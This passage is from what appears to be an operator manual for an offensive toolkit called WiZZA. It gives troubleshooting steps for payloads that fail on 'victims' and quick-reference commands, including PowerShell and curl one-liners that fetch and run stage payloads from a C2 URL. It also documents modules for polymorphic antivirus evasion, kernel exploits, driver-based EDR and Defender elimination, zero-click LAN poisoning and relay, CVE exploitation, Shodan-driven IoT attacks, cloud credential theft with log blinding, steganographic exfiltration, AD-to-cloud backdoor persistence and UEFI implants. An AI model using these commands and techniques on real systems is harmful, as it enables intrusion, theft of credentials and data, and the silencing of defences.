Rate-limited by Cloudflare	Wait 5 minutes, try again
Corporate firewall blocks tunnel	Use <code>--protocol h2mux</code> or custom domain

6.3 Agent Not Registering

Symptom: Payload runs on victim but no agent appears in C2 panel

Check on victim:

```
# Python agent:
python3 worm_agent.py # Run directly and watch output
```

Check on operator:

```
# Does C2 receive connections?
tail -f ~/.wizza/logs/c2.log | grep -i register
```

```
# Is tunnel receiving traffic?
tail -f ~/.wizza/logs/tunnel.log
```

Common causes:

Cause	Fix
Wrong C2 URL baked	Re-run <code>start payload</code> — URL changes each session

Cause	Fix
Antivirus blocked execution	Use start poly to remutate, deliver fresh copy
SSL certificate error	Check <code>[Net.ServicePointManager]::ServerCertificateValidationCallback</code> in PS1
Firewall blocking outbound	Try port 443 (change <code>C2_PORT=443</code> and use TLS)
Agent running but silent	Wait — startup jitter can delay first beacon up to 18s

6.4 Polymorphic Engine Errors

Symptom: `start poly ps1` produces an error

Test directly:

```
python3 op/evade/poly_engine.py --lang ps1 --in test.ps1 --out test_out.ps1 --rounds 1
```

Common causes:

Error	Fix
<code>ImportError: No module named 'poly_engine'</code>	Run from <code>/home/heilige/Keylogger/</code> : <code>cd /home/heilige/Keylogger</code>
<code>UnicodeDecodeError</code>	Input file may have binary content — use <code>--lang shellcode</code> for hex input
Empty output	Input PS1 may be empty or single-line — add a newline at end

6.5 Steganography Fails

Symptom: `stego.py --embed` fails or `--extract` returns wrong data

Check Pillow is installed:

```
python3 -c "from PIL import Image; print('Pillow OK')"
```

Install if missing:

```
pip install Pillow
```

Common causes:

Symptom	Cause	Fix
<code>Payload X B > capacity Y B</code>	Image too small	Use <code>--auto-carrier</code> or provide larger carrier
<code>ValueError: Invalid length</code>	Extracting without correct key	Save the key from <code>--embed</code> output
Key mismatch	Copy-paste error in key	Key is base64 — check for truncation or spaces
Wrong image	Extracting from different image	Use exact image that was embedded into

6.6 Kernel Exploit Fails to Compile

Symptom: gcc errors during start kernel exploit

```
# For DirtyCow:
gcc -o dirtycow op/kernel/exploits/dirty_cow.c -pthread -ldl
# Error: pthread.h not found
sudo apt-get install libc6-dev

# For PwnKit:
# Needs separate shared library compile step
gcc -shared -fPIC -o lol.so op/kernel/exploits/pwnkit.c -DPAYLOAD_ONLY
gcc -o pwnkit_trigger op/kernel/exploits/pwnkit.c
```

For CVE-2023-0386 (OverlayFS2 — requires FUSE):

```
sudo apt-get install libfuse3-dev fuse3
gcc -o overlayfs2 op/kernel/exploits/overlayfs2.c -lfuse3 -D_FILE_OFFSET_BITS=64
```

6.7 MitM Proxy Not Capturing Traffic

Symptom: Victim traffic not appearing in keystrokes.txt

Check:

```
# Is proxy listening?
ss -tlnp | grep :8080

# Is IP forwarding enabled?
cat /proc/sys/net/ipv4/ip_forward # Should be 1

# Are iptables rules active?
sudo iptables -t nat -L PREROUTING -n -v
# Should show REDIRECT rules for :80 and :443

# ARP poison status?
ps aux | grep arpspoof
```

HTTPS issue: Even with the proxy active, HTTPS traffic shows as encrypted if victim hasn't installed the WiZZA CA cert. Without the iOS MDM profile (or manually trusting the cert), browser HTTPS is intercepted but shows certificate warning to victim. Most modern browsers will block this.

6.8 Mobile APK Not Installing

Common causes:

Cause	Fix
Unknown sources disabled	Victim must enable: Settings -> Security -> Unknown Sources
Play Protect blocking	Victim: Play Store -> Menu -> Play Protect -> Turn off (if possible)
APK not signed	Rebuild with debug signing key: jarsigner -keystore debug.keystore
msfvenom not installed	sudo apt-get install metasploit-framework

6.9 Common Error Messages

Error	Meaning	Fix
Address already in use	Port busy	<code>fuser -k <port>/tcp</code>
No route to host	Network not reachable	Check victim's network connectivity
SSL: CERTIFICATE_VERIFY_FAILED	TLS cert not trusted	Add <code>verify=False</code> or install CA cert
Permission denied	Running without root	<code>sudo start <command></code>
cloudflared: command not found	cloudflared not installed	Install from Cloudflare GitHub
Pillow: ImportError	PIL not installed	<code>pip install Pillow</code>
msfvenom: command not found	Metasploit not installed	Use NASM or PS1 fallback
bash: syntax error	Shell script error	Run <code>bash -n start</code> to identify line

7 Quick Reference Card

7.1 Essential Commands

```
# Start everything (interactive wizard)  
start
```

```
# BitB phishing  
start up
```

```
# MitM keylogger  
start mitm
```

```
# C2 + agent deployment  
start payload
```

```
# Watch credentials live  
start creds
```

```
# Kill everything  
start down
```

```
# Status check  
start status
```

```
# LLMNR/NBT-NS credential capture  
start llmnr start
```

```
# Real-time network map  
start netmap
```

```
# Generate pentest report  
start report html
```

```
# Set malleable C2 profile  
start profile set teams
```

```
# Generate redirector config  
start redirector apache
```

7.2 Payload Delivery One-Liners

```
# Windows - PowerShell fileless load:  
powershell -w h -ep bypass -c "IEX((New-Object Net.WebClient).DownloadString('$C2URL/download/stage1.ps1'))"
```

```
# Windows - Run HTA directly:  
mshta.exe "$C2URL/download/SecureCertUpdate.hta"
```

```
# Linux/Mac - Python fileless load:  
curl -s "$C2URL/download/stage1.py" | python3
```

```
# Linux/Mac - With SSL bypass:  
python3 -c "import urllib.request,ssl; ctx=ssl.create_default_context(); ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE; r=urllib.request.urlopen('$C2URL/download/stage1.py'); print(r.read().decode())"
```

7.3 Shellcode Quick Reference

```
# Generate (msfvenom)  
python3 op/payloads/shellcode/gen_shellcode.py --lhost 10.0.0.1 --lport 4444 --format hex
```

```
# Poly-wrap shellcode
start poly shell

# Generate + poly-wrap + deliver
start shellcode gen      # -> hex
start shellcode poly     # -> PS1 runner
```

7.4 Poly Engine Quick Reference

```
start poly ps1          # Mutate a PS1 file
start poly py           # Mutate a Python file
start poly all          # Mutate all payloads
start poly shell        # Wrap shellcode hex
start poly watch        # Auto-remutate on schedule
```

7.5 Kernel Exploit Quick Reference

```
start kernel check      # Scan for vulns
start kernel exploit    # Interactive compile + deploy

# Manual compile (from op/kernel/exploits/):
gcc -o dirtycow dirty_cow.c -pthread -ldl      # CVE-2016-5195
gcc -o dirtypipe dirty_pipe.c                 # CVE-2022-0847
gcc -o pwnkit_trigger pwnkit.c && \
  gcc -shared -fPIC -o lol.so pwnkit.c -DPAYLOAD_ONLY # CVE-2021-4034
```

7.6 New Module Quick Reference

```
# EDR bypass (send to Windows agent)
AMSI_BYPASS      # Patch AMSI
ETW_BYPASS      # Patch ETW
NTDLL_UNHOOK    # Remove EDR hooks
UAC_BYPASS      # Elevate to admin
LSASS_DUMP      # Dump creds

# Active Directory
AD_ENUM <dc> <domain> <user> <pass>
KERBEROAST <dc> <domain> <user> <pass>
DCSYNC <dc> <domain> <user> <pass>
PASS_THE_HASH <target> <domain> <user> <hash>
BLOODHOUND <dc> <domain> <user> <pass>

# PTY shell
PTY_START      # Spawn interactive shell
# -> https://localhost:8888/pty/<aid>/term

# SOCKS5 proxy
PROXY_START    # Start pivot relay
# -> proxychains [tool] ...

# LLMNR capture
start llmnr start
start llmnr hashes
hashcat -m 5600 hashes.txt rockyou.txt
```

7.7 Port Reference

Port	Service
:8888	C2 server (HTTP/HTTPS + web panel)
:8082	BitB phishing catcher
:8080	MitM proxy (mitmproxy)
:8083	MitM reverse proxy tunnel
:9999	Keystroke catcher
:1080	SOCKS5 proxy pivot
:137	NBT-NS poisoner
:445	Fake SMB (NTLMv2 capture)
:5355	LLMNR poisoner
:4444	Default shellcode listener (msfvenom)
:8118	WPAD proxy server (zero-click module)
:8119	WPAD HTTP server (PAC file serving)

8 BYOVD Engine

8.1 Overview

The BYOVD (Bring Your Own Vulnerable Driver) engine (`op/modules/byovd.py`) provides kernel-level read/write access on any fully-patched Windows 10/11 system by loading a legitimately-signed but intentionally vulnerable third-party kernel driver. Since Windows Update cannot revoke third-party driver signatures, this technique works regardless of patch level.

8.2 How It Works

1. Drop signed vulnerable driver to disk
2. Create service via `sc.exe`, start driver
3. Open device handle (`\\\\.\\RTCore64` etc.)
4. Issue IOCTL for arbitrary kernel R/W
5. Find `ntoskrnl.exe` via `EnumDeviceDrivers()`
6. Walk PE export table via kernel reads to find:
 - `PspCreateProcessNotifyRoutine[]`
 - `PspLoadImageNotifyRoutine[]`
 - `PspCreateThreadNotifyRoutine[]`
 - `EtwThreatIntProvRegHandle`
7. Zero all callback slots (EDR goes deaf)
8. Zero ETW provider handle (ATP telemetry blind)
9. Unload driver (clean up evidence)

8.3 Supported Drivers

Driver	Product	Device Path	Technique
RTCore64.sys	MSI Afterburner	\\\\.\\RTCore64	IOCTL 0x80002048/0x80002044
dbutil_2_3.sys	Dell DBUtil 2.3	\\\\.\\DBUtil_2_3	IOCTL 0x9B0C1EC8
mhyprot2.sys	Genshin Impact	\\\\.\\mhyprot2	IOCTL 0x80034000 + 0x800000C8
gdrv.sys	GIGABYTE App Center 2.x	\\\\.\\GDrv	IOCTL 0xC3502808/0xC350A808 — CVE-2018-19320

mhyprot2 has an additional capability: IOCTL 0x800000C8 can terminate any process by PID, including PPL-protected processes like `MsmEng.exe` and `SenseIR.exe`. This is not possible via normal `TerminateProcess()`.

gdrv.sys provides arbitrary physical memory read/write and MSR read (IOCTL 0xC3502004). Used in `kill_defender()` as a fallback: if `mhyprot2` is unavailable, `RTCore64/gdrv` walks the `EPROCESS` chain, finds the target process, and zeroes the `Protection` byte at offset 0x87A — bypassing PPL entirely.

8.4 Usage

Via CLI

`start kernel byovd` *# Interactive menu*

Via C2 (agent command)

`BYOVD` *# Use embedded dbutil_2_3*

`BYOVD C:\path\to\driver.sys` *# Use custom driver*

Via C2 REST API

`GET /byovd?action=remove_callbacks&driver=rtcore64`

`GET /byovd?action=full_blind&driver=rtcore64` *# remove callbacks + kill_defender()*

8.5 Actions

Action	Effect
<code>remove_callbacks</code>	Zero all four EDR kernel notify arrays (EDR goes deaf)
<code>kill_defender</code>	Kill all PPL-protected Defender/EDR processes (mhyprot2 IOCTL or RTCore64 EPROCESS walk)
<code>full_blind</code>	<code>remove_callbacks</code> + <code>kill_defender</code> — full combined wipe

8.6 What Gets Wiped

Kernel Structure	Effect
<code>PspCreateProcessNotifyRoutine[]</code>	EDR process-create callbacks zeroed
<code>PspLoadImageNotifyRoutine[]</code>	EDR DLL-load callbacks zeroed
<code>PspCreateThreadNotifyRoutine[]</code>	EDR thread-create callbacks zeroed
<code>EtwThreatIntProvRegHandle</code>	Defender ATP / threat intelligence ETW blind

After these are zeroed, EDR products (Defender, CrowdStrike, SentinelOne, etc.) lose visibility into all process, DLL, and thread events. They cannot detect new processes, injected code, or loaded payloads.

9 Defender / EDR Complete Elimination

9.1 Overview

op/modules/defender_kill.py implements a 6-layer attack that completely disables Windows Defender and compatible EDR products on fully-patched Windows 10/11. Each layer is independent; running all 6 achieves total elimination.

9.2 Layer Sequence

9.2.1 Layer 1 — BYOVD Kernel Callback Wipe

Calls `byovd.remove_edr_callbacks()` with the specified driver. Zeroes all four kernel notify arrays. EDR is now deaf to process/DLL/thread events.

9.2.2 Layer 2 — PPL Process Kill

Uses `mhyprot2.sys` IOCTL `0x800000C8` to send a kill signal to each Defender process bypassing Protected Process Light (PPL):

- `MsMpEng.exe` — core Defender engine
- `NisSrv.exe` — network inspection
- `MsSense.exe` — Microsoft Defender for Endpoint sensor
- `SenseIR.exe` — incident response agent
- `SenseCncProxy.exe` — CNC proxy
- `MpDefenderCoreService.exe` — core service

Normal `TerminateProcess()` returns `ERROR_ACCESS_DENIED` on PPL processes. `mhyprot2` bypasses this via kernel-mode kill.

9.2.3 Layer 3 — Tamper Protection Disable

Impersonates the `TrustedInstaller` token (obtained by opening the Windows Update / `TrustedInstaller` service process) and writes the tamper-protection registry key while impersonating:

```
HKLM\SOFTWARE\Microsoft\Windows Defender\Features
  DisableTamperProtection = 1
```

This is required before Layer 4 registry edits take effect.

9.2.4 Layer 4 — Registry Disable

Writes 10 registry keys disabling all Defender components, plus stops and disables 5 services:

`WinDefend`, `SecurityHealthService`, `wscsvc`, `Sense`, `MpsSvc`

9.2.5 Layer 5 — WdFilter Unload

```
fltMC.exe unload WdFilter
```

`WdFilter.sys` is the Defender filesystem minifilter driver. Unloading it removes real-time file scanning. This cannot be done while tamper protection is active (hence Layer 3 first).

9.2.6 Layer 6 — ETW Threat Intelligence Blind

Zeros `EtwThreatIntProvRegHandle` in `ntoskrnl` via BYOVD kernel write. This kills the ETW provider used by Defender ATP for telemetry. Even if some Defender processes survive the earlier layers, they cannot send telemetry.

9.3 Quick Reference

Full elimination (all 6 layers)

start kernel defender

KILL_DEFENDER *# agent command*

Single layer

KILL_DEFENDER layer1 *# BYOVD callbacks only*

KILL_DEFENDER layer2 *# PPL kill only*

KILL_DEFENDER layer6 *# ETW blind only*

Via C2 API

GET /defender/all

GET /defender/layer1

10 Zero-Click Remote Compromise

10.1 Overview

op/modules/zero_click.py combines six simultaneous attack vectors that require zero victim interaction. Multiple vectors fire concurrently; any one succeeding compromises the target. Best results on Windows-dominant corporate LANs.

10.2 Attack Vectors

10.2.1 Vector 1 — IPv6 Rogue Router Advertisement

Sends ICMPv6 Router Advertisements to the all-nodes multicast address (ff02::1). All IPv6-enabled hosts auto-configure using the attacker as their default IPv6 gateway and DNS server (via RDNSS option). No user interaction required — this is built into the IPv6 SLAAC protocol.

Impact: All IPv6 traffic routes through attacker. DNS resolves to attacker for all names.

```
start zeroclick          # launches all vectors
ZERO_CLICK ipv6_ra      # agent command, IPv6 RA only
```

10.2.2 Vector 2 — WPAD + NTLMv1 Downgrade

Serves a WPAD PAC file that proxies all traffic through the attacker. Simultaneously writes registry keys forcing NTLMv1 (LmCompatibilityLevel=1). NTLMv1 hashes are crackable in under 1 second using rainbow tables at crack.sh (no GPU needed).

```
LmCompatibilityLevel = 1
NtlmMinClientSec      = 0
NtlmMinServerSec      = 0
RestrictSendingNTLMTraffic = 0
```

10.2.3 Vector 3 — SMB Relay

ntlmrelayx.py listens for NTLM authentication (captured via WPAD/LLMNR). When a hash arrives, it is immediately relayed to all discovered SMB targets with message signing disabled. On success, provides a shell without cracking the hash.

10.2.4 Vector 4 — mDNS Poisoning

Listens on 224.0.0.251:5353 and responds to all mDNS A-record queries with the attacker IP. Affects macOS (Bonjour), Linux (Avahi), and ChromeOS. These systems perform mDNS lookups for local resources (printers, file shares, etc.) without any user action.

10.2.5 Vector 5 — ADIDNS Wildcard

Any domain user (no admin rights) can add a wildcard * DNS record to Active Directory Integrated DNS via LDAP. Once added, ALL internal DNS names that don't have an explicit record resolve to the attacker IP. This silently poisons the entire internal DNS namespace at once.

```
# Equivalent dnstool.py command:
python3 dnstool.py -u DOMAIN\user -p pass --action add \
  --record "*" --data <attacker_ip> --type A <dc_ip>
```

10.2.6 Vector 6 — DCOM Lateral Movement

After any credential capture, executes commands on discovered targets via DCOM (Distributed COM) over RPC port 135. This bypasses firewalls that block SMB (port 445) while still providing remote code execution.

10.3 Full Chain Command

```
# Operator CLI
start zeroclick

# Agent command (fires from compromised host)
ZERO_CLICK

# Individual vectors
ZERO_CLICK ipv6_ra
ZERO_CLICK wpad
ZERO_CLICK smb_relay
ZERO_CLICK mdns
ZERO_CLICK adidns
ZERO_CLICK dcom <target_ip>
```

10.4 Post-Exploitation Auto-Trigger

When SMB relay (Vector 3) succeeds, WiZZA **automatically** launches the full post-exploitation chain against the relayed target — no operator action required:

```
Relay success → add wizza admin + PS stager on :4445 → PostExploit thread spawns
→ GodPotato LPE (Admin→SYSTEM) → BYOVD blind (RTCore64 PS payload, EDR wiped)
→ LSASS dump (comsvcs MiniDump) → pypykatz parse → CrackMapExec PTH spray /24
```

See **Appendix A.5** for full step-by-step breakdown.

10.5 Requirements

Vector	Requirements
IPv6 RA	Root / raw socket, IPv6-enabled LAN
WPAD	HTTP listener port (8119), LAN access
SMB Relay	ntlmrelayx.py (impacket), SMB targets with signing disabled
mDNS	Root / UDP 5353, macOS/Linux targets
ADIDNS	Domain user credentials, AD-integrated DNS
DCOM	Valid credentials or captured hash

11 Network and Web CVE Exploits

11.1 Network CVE Module (op/exploit/network_cve.py)

11.1.1 EternalBlue — CVE-2017-0144

SMBv1 buffer overflow allowing unauthenticated remote code execution. Affects unpatched Windows 7, Windows Server 2008, and some Windows 10 systems.

```
start exploit net eternal_blue <target_ip>
NET_EXPLOIT eternal_blue <ip> <lhost> <lport>
```

11.1.2 BlueKeep — CVE-2019-0708

Pre-authentication RDP use-after-free allowing remote code execution without any user interaction. Affects Windows 7 / Server 2008 with RDP enabled.

```
start exploit net bluekeep <target_ip>
NET_EXPLOIT bluekeep <ip>
```

11.1.3 SMBGhost — CVE-2020-0796

Integer overflow in SMBv3.1.1 compression allowing pre-auth RCE on Windows 10 versions 1903 and 1909. Wormable — no authentication required.

```
start exploit net smbghost <target_ip>
NET_EXPLOIT smbghost <ip>
```

11.1.4 PrintNightmare — CVE-2021-34527

Windows Print Spooler remote code execution (RCE mode) and local privilege escalation (LPE mode). Exploitable by any authenticated domain user for domain privilege escalation.

```
start exploit net printnightmare <target_ip> --mode rce
NET_EXPLOIT printnightmare <ip> <lhost> <lport>
```

11.1.5 ZeroLogon — CVE-2020-1472

Netlogon cryptographic flaw allowing unauthenticated reset of the domain controller computer account password. Gives full domain admin with zero credentials. Affects all unpatched Windows Server.

```
start exploit net zerologon <dc_ip> <dc_name> <domain>
NET_EXPLOIT zerologon <dc_ip> DC01 corp.local
```

11.1.6 Follina — CVE-2022-30190

Microsoft Support Diagnostic Tool (MSDT) code execution triggered by opening a crafted Word document or visiting a webpage. No macros needed — just opening the document triggers execution.

```
start exploit net follina <lhost> <lport>
# Generates: payload.docx + payload.html served on lhost
```

11.2 Web CVE Module (op/exploit/web_cve.py)

11.2.1 Log4Shell — CVE-2021-44228

JNDI injection via any Log4j 2.x logged string. One of the most widespread vulnerabilities ever. Send \${jndi:ldap://attacker/Exploit} in any HTTP header/parameter.

```
start exploit web log4shell <target_url>
WEB_EXPLOIT log4shell <url> <lhost> <lport>
```

11.2.2 Spring4Shell — CVE-2022-22965

Spring Framework ClassLoader data binding flaw. On Tomcat deployments, allows writing an arbitrary JSP webshell to the webroot with a single HTTP POST.

```
start exploit web spring4shell <target_url>
WEB_EXPLOIT spring4shell <url>
```

11.2.3 ProxyLogon — CVE-2021-26855

Microsoft Exchange SSRF (server-side request forgery) combined with arbitrary file write for pre-authentication RCE. Affects Exchange 2010–2019 before March 2021 patch.

```
start exploit web proxylogon <exchange_url>
WEB_EXPLOIT proxylogon <url>
```

11.2.4 Confluence RCE — CVE-2022-26134

OGNL expression injection in Atlassian Confluence allowing pre-authentication remote code execution. Affects Confluence Server and Data Center.

```
start exploit web confluence_rce <confluence_url>
WEB_EXPLOIT confluence_rce <url>
```

11.2.5 vCenter RCE — CVE-2021-21985

VMware vCenter vSphere Client pre-authentication remote code execution via the Virtual SAN Health Check plugin.

```
start exploit web vcenter_rce <vcenter_url>
WEB_EXPLOIT vcenter_rce <url>
```

11.2.6 Outlook NTLM Leak — CVE-2023-23397

Zero-click Outlook vulnerability. A crafted .ics calendar invite triggers an automatic NTLM authentication to an attacker-controlled SMB server when Outlook processes it — no user interaction needed, not even opening the email.

```
start exploit web outlook_ntlm <target_email> <attacker_smb_ip>
WEB_EXPLOIT outlook_ntlm <email>
```

11.2.7 F5 BIG-IP RCE — CVE-2022-1388

iControl REST API authentication bypass by setting `Host: localhost`. Allows unauthenticated command execution on F5 BIG-IP management interface.

```
start exploit web bigip_rce <bigip_url> --cmd "id"
WEB_EXPLOIT bigip_rce <url>
```

11.3 File Locations

File	Purpose
~/.wizza_config	Persistent settings
~/.wizza/logs/credentials.txt	All captured credentials
~/.wizza/logs/keystrokes.txt	MitM keylogger output
~/.wizza/logs/c2.log	C2 server log
~/.wizza/payloads/	Baked payload files
~/.wizza/logs/loot/	Screenshots, webcam frames, exfil

12 IoT Attack Module (op/modules/iot_attack.py)

12.1 Overview

The IoT module targets embedded devices — cameras, routers, PLCs, smart-home hubs, and industrial control systems — both on the local LAN and over the internet.

```
start iot                                # interactive menu (22 options)
start iot auto [subnet]                  # full LAN auto-attack
start iot external <ip> [apikey]         # single internet-routable target
start iot shodan <apikey> [query]       # Shodan global discovery
```

12.2 LAN Attack Flow (auto)

Phase	What happens
1 — SSDP	UPnP multicast — finds routers, NAS, smart TVs
2 — mDNS	Bonjour/Avahi — reveals device names and types
3 — Port scan	TCP sweep of all discovered hosts
4 — Per-device	Default creds, RTSP, MQTT, CoAP, Modbus, CVE sweep

```
start iot auto 192.168.1.0/24
```

SSDP and mDNS use Layer 2 multicast — they only work on the same LAN segment.

12.3 External Attack (external_attack)

For internet-routable targets (Shodan results, authorized remote engagements). Skips multicast, goes straight to:

1. TCP port scan across IoT-relevant ports (22, 23, 80, 443, 554, 1883, 502, 5683, 8080, 8883, 37777, ...)
2. Per-service: Telnet/SSH brute, HTTP default creds (with authenticated-content verification), RTSP brute + snapshot, MQTT dump, CoAP, Modbus, ROS
3. Full CVE sweep: Hikvision, TP-Link, Tenda, Netgear, AXIS, Geutebruck, Dahua — attempted regardless of banner (external devices often hide product names behind reverse proxies)
4. Optional Shodan enrichment: if `api_key` provided, known open ports and CVEs are fetched first to focus the scan

```
start iot external 203.0.113.45
start iot external 203.0.113.45 YOUR_SHODAN_KEY # Shodan enrichment
```

Results saved to `~/.wizza/logs/wizza_ext_<ip>_<timestamp>.json`.

12.4 Shodan Integration

`shodan_search()` queries the Shodan search API for globally exposed IoT devices.

12.4.1 Built-in Presets

Preset	Shodan query
cameras	Hikvision / Dahua / AXIS / has_screenshot
rtsp	port:554 RTSP
mqtt	port:1883 MQTT
modbus	port:502
telnet_iot	port:23 busybox / mirai
upnp	port:1900 UPnP IGD
hikvision	product:Hikvision
dahua	product:Dahua
tplink	product:TP-Link

Preset	Shodan query
industrial	port:502 OR port:47808 OR port:20000
routers	port:80 router admin login

```
# Menu option [22] or CLI:
start iot shodan YOUR_KEY cameras DE 200
#                               ^query ^country ^limit
```

```
# Then pipe results into external attack:
start iot external <ip_from_results>
```

12.4.2 Shodan Host Lookup

Single-IP enrichment — retrieves all known ports, banners, and CVEs from Shodan’s database:

```
from op.modules.iot_attack import shodan_host
shodan_host("203.0.113.45", api_key="YOUR_KEY")
```

12.4.3 Requirements

```
pip install shodan
```

A free Shodan account provides ~100 results per query. A paid API key removes rate limits.

12.5 ZoomEye Integration (Free)

ZoomEye is a free alternative to Shodan — **10,000 results/month** on the free tier, no credit card required.

Register at zoomeye.org → profile → API key.

```
# Menu option [23] or CLI:
start iot zoomeye YOUR_KEY hikvision DE 200

# Then attack results:
start iot external <ip_from_results> "" YOUR_ZOOMEYE_KEY
```

```
# ZoomEye + external_attack combined (ZoomEye enriches the port scan):
python3 op/modules/iot_attack.py external --ip <ip> --zoomeyekey YOUR_KEY
```

Same presets as Shodan: cameras, rtsp, mqtt, modbus, hikvision, tplink, industrial, etc.

zoomeye_host(ip, key) fetches all known ports/services/banners for a single IP from ZoomEye’s database — used automatically by external_attack when zoomeye_key is provided.

12.6 Default Credential Verification

camera_default_creds() avoids false positives by verifying response content:

- **Rejects** HTTP 200 responses that contain login-form or failure indicators (type="password", login failed, access denied, ...)
- **Requires** at least one authenticated-session indicator (logout, dashboard, device info, firmware, ...)
- Short non-HTML responses (ONVIF JSON, 204 No Content) pass through as before

12.7 CVE Coverage

CVE	Target	Module function
CVE-2021-36260	Hikvision cameras (pre-auth RCE)	cve_hikvision_rce

CVE	Target	Module function
CVE-2023-1389	TP-Link Archer AX21 (unauth RCE)	<code>cve_tplink_rce</code>
CVE-2020-10987	Tenda AC router (RCE)	<code>cve_tenda_rce</code>
CVE-2021-40847	Netgear Circle (unauth RCE)	<code>cve_netgear_rce</code>
CVE-2018-10660	AXIS cameras (cmd injection)	<code>cve_axis_rce</code>
CVE-2021-33544	Geutebruck cameras (RCE)	<code>cve_geutebruck_rce</code>
—	Dahua DVR/NVR auth bypass + snapshot	<code>cve_dahua_auth_bypass</code>

13 Cloud Infiltration Module (op/modules/cloud_infiltrate.py)

Targets cloud provider metadata services from a compromised host inside a cloud workload. All credential theft, enumeration, and privilege escalation is performed via localhost APIs — no network scanning required.

13.1 AWS Chain

```
IMDSv1/v2 → role name + AccessKeyId/SecretAccessKey/Token
    → STS GetCallerIdentity
    → IAM ListAttachedUserPolicies / ListRolePolicies (AdminAccess detection)
    → SSM ListInstances + Lambda ListFunctions
    → Secrets Manager + SSM Parameter Store (with-decryption)
    → S3: ACL check + sensitive filename scan + download
    → CloudTrail blind: StopLogging + PutEventSelectors (clear selectors)
```

Function	Description
<code>aws_imds_creds()</code>	IMDSv2 token → role → credentials
<code>aws_iam_enum(creds)</code>	STS identity, policies, AdminAccess detection
<code>aws_privesc(creds)</code>	SSM, Lambda, Secrets Manager
<code>aws_s3_loot(creds)</code>	Bucket ACL + sensitive file download
<code>aws_secrets_dump(creds)</code>	Secrets Manager + Parameter Store
<code>aws_cloudtrail_blind(creds)</code>	Stop logging + clear event selectors

13.2 Azure Chain

```
IMDS 169.254.169.254/metadata/identity/oauth2/token (resource=management)
    → subscriptions + resource groups + VMs
    → storage accounts + Key Vaults
    → Key Vault: secrets + keys + certificates
    → PRT theft: dsregcmd /status + ROADtoken
```

13.3 GCP Chain

```
metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
    → projects + GCE instances + GCS buckets
    → Cloud Functions + Secret Manager secrets
    → Create new SA key for persistence
```

13.4 Usage

```
start cloud          # interactive menu
start cloud aws      # full AWS chain (run on EC2 instance)
start cloud azure    # full Azure chain (run on Azure VM)
start cloud gcp      # full GCP chain (run on GCE instance)
start cloud auto     # fingerprint IMDS → run matching chain
start cloud blind    # CloudTrail blind (AWS, provide keys)
```

14 Steganography C2 Module (op/modules/stego_c2.py)

Covert data exfiltration and command-and-control channels embedded in normal-looking traffic and image files.

14.1 Payload Encoding

All payloads are encoded as: `zlib.compress` → `XOR(key)` → `base64`

14.2 PNG LSB Embedding

- PIL loads cover PNG, iterates pixel RGB bytes
- Encodes payload length (32-bit) in first 32 pixel channel LSBs
- Encodes payload bits at 1 bit per channel byte
- Capacity: $(\text{width} \times \text{height} \times 3 - 32)$ bits

```
start stego embed cover.png payload.bin out.png      # embed
start stego extract stego.png                       # extract
```

14.3 JPEG EXIF Embedding

- Uses `piexif` to write `UserComment` field: `UNICODE\x00` + encoded payload
- Survives JPEG re-save if EXIF is preserved (no re-encode)

14.4 Polyglot Files (PNG + ZIP)

- PNG bytes + ZIP bytes concatenated
- Valid PNG (renderers stop at IEND) + valid ZIP (parsers read from EOF backward)
- ZIP contains `telemetry.dat` with the payload

14.5 C2 Channels

Channel	Method	Description
DiagTrack telemetry	HTTP POST <code>/OneCollector/1.0/</code>	Mimics Windows DiagTrack service
HTTP padding	Body size encodes bits	bit=0 → 64B body, bit=1 → 192B body
TLS record size	TLS record lengths encode bits	Side channel, requires TLS

DiagTrack data format: payload chunked across `data.metrics.m0000...mNNNN` fields, reassembled by `sessionId`.

```
start stego c2 <c2host:port>      # send via DiagTrack
start stego test                  # self-test round-trip
```


15 AD→Cloud Kill Chain (op/modules/ad_cloud_chain.py)

Fully automated 6-phase chain from an initial domain foothold to cloud infrastructure takeover.

15.1 Kill Chain Phases

Phase	Action	Tools
1	AD Recon	bloodhound-python, ldapsearch
2	Kerberoast / AS-REP Roast	impacket GetUserSPNs.py, GetNPUsers.py
3	DCSync (krbtgt hash)	impacket secretsdump.py
4	Cloud credential hunt	~/.aws, ~/.azure, ~/.config/gcloud, web.config
5	Cloud takeover	cloud_infiltrate functions
6	Persistence	Golden Ticket + Azure backdoor app + AWS IAM backdoor user

15.2 AD Reconnaissance

```
start adchain recon <domain> <dc_ip>
```

- BloodHound Python collector (ACLs, AdminSDHolder, delegation)
- LDAP: kerberoastable SPNs, AS-REP targets, admincount=1, MSOL accounts

15.3 Credential Attacks

```
start adchain roast <domain> <dc>      # Kerberoast → hashcat -m 13100
start adchain asrep <domain> <dc>      # AS-REP (no creds) → hashcat -m 18200
start adchain dcsync <domain> <dc>      # DCSync krbtgt → Golden Ticket
```

15.4 Cloud Credential Hunt

Scans: ~/.aws/credentials, ~/.azure/accessTokens.json, ~/.config/gcloud/, environment variables, web.config (Azure App Service), local git repos.

15.5 Persistence

- **Golden Ticket**: forged TGT with krbtgt hash (10-year validity)
- **Azure backdoor app**: Graph API app registration + admin consent grant
- **AWS IAM backdoor user**: new user + AdministratorAccess policy

```
start adchain chain <domain> <dc>      # full automated 6-phase chain
```

16 UEFI Firmware Research Module (op/modules/uefi_implant.py)

Lab use only. `flash_firmware()` requires manual operator execution — it never runs automatically.

16.1 Firmware Extraction

```
start uefi extract      # CHIPSEC: spi read 0x0 0x1000000 (16MB full flash)
                        # Fallback: /dev/mem at 0xE0000 (128KB)
                        # EFI vars: /sys/firmware/efi/efivars (SecureBoot/PK/KEK/db)
```

16.2 Firmware Analysis

Parses raw binary for Firmware Volume structures:

1. Scan for `_FVH` signature (`EFI_FIRMWARE_VOLUME_HEADER`)
2. Read `FvLength`, `HeaderLength`, `Checksum`
3. Iterate FFS files within each FV
4. Classify by file type (DXE driver, PEIM, application, etc.)

```
start uefi analyze firmware.bin
start uefi secureboot      # read SecureBoot EFI variable
```

16.3 DXE Implant Generation

Generates a C-language DXE driver:

- Base64 decoder built-in (no runtime dependency)
- `DropToESP()`: writes payload to `\EFI\Microsoft\Boot\bootmgfw_real.efi`
- EFI variable persistence marker: WizzaImplant GUID
- Cross-compiled with mingw: `x86_64-w64-mingw32-gcc`

```
start uefi implant payload.bin    # generate + compile DXE driver
start uefi flash                  # SHOWS command only - operator must run manually
```

16.4 QEMU Testing (Safe Lab Environment)

```
start uefi qemu implant.efi      # creates OVMF test environment
```

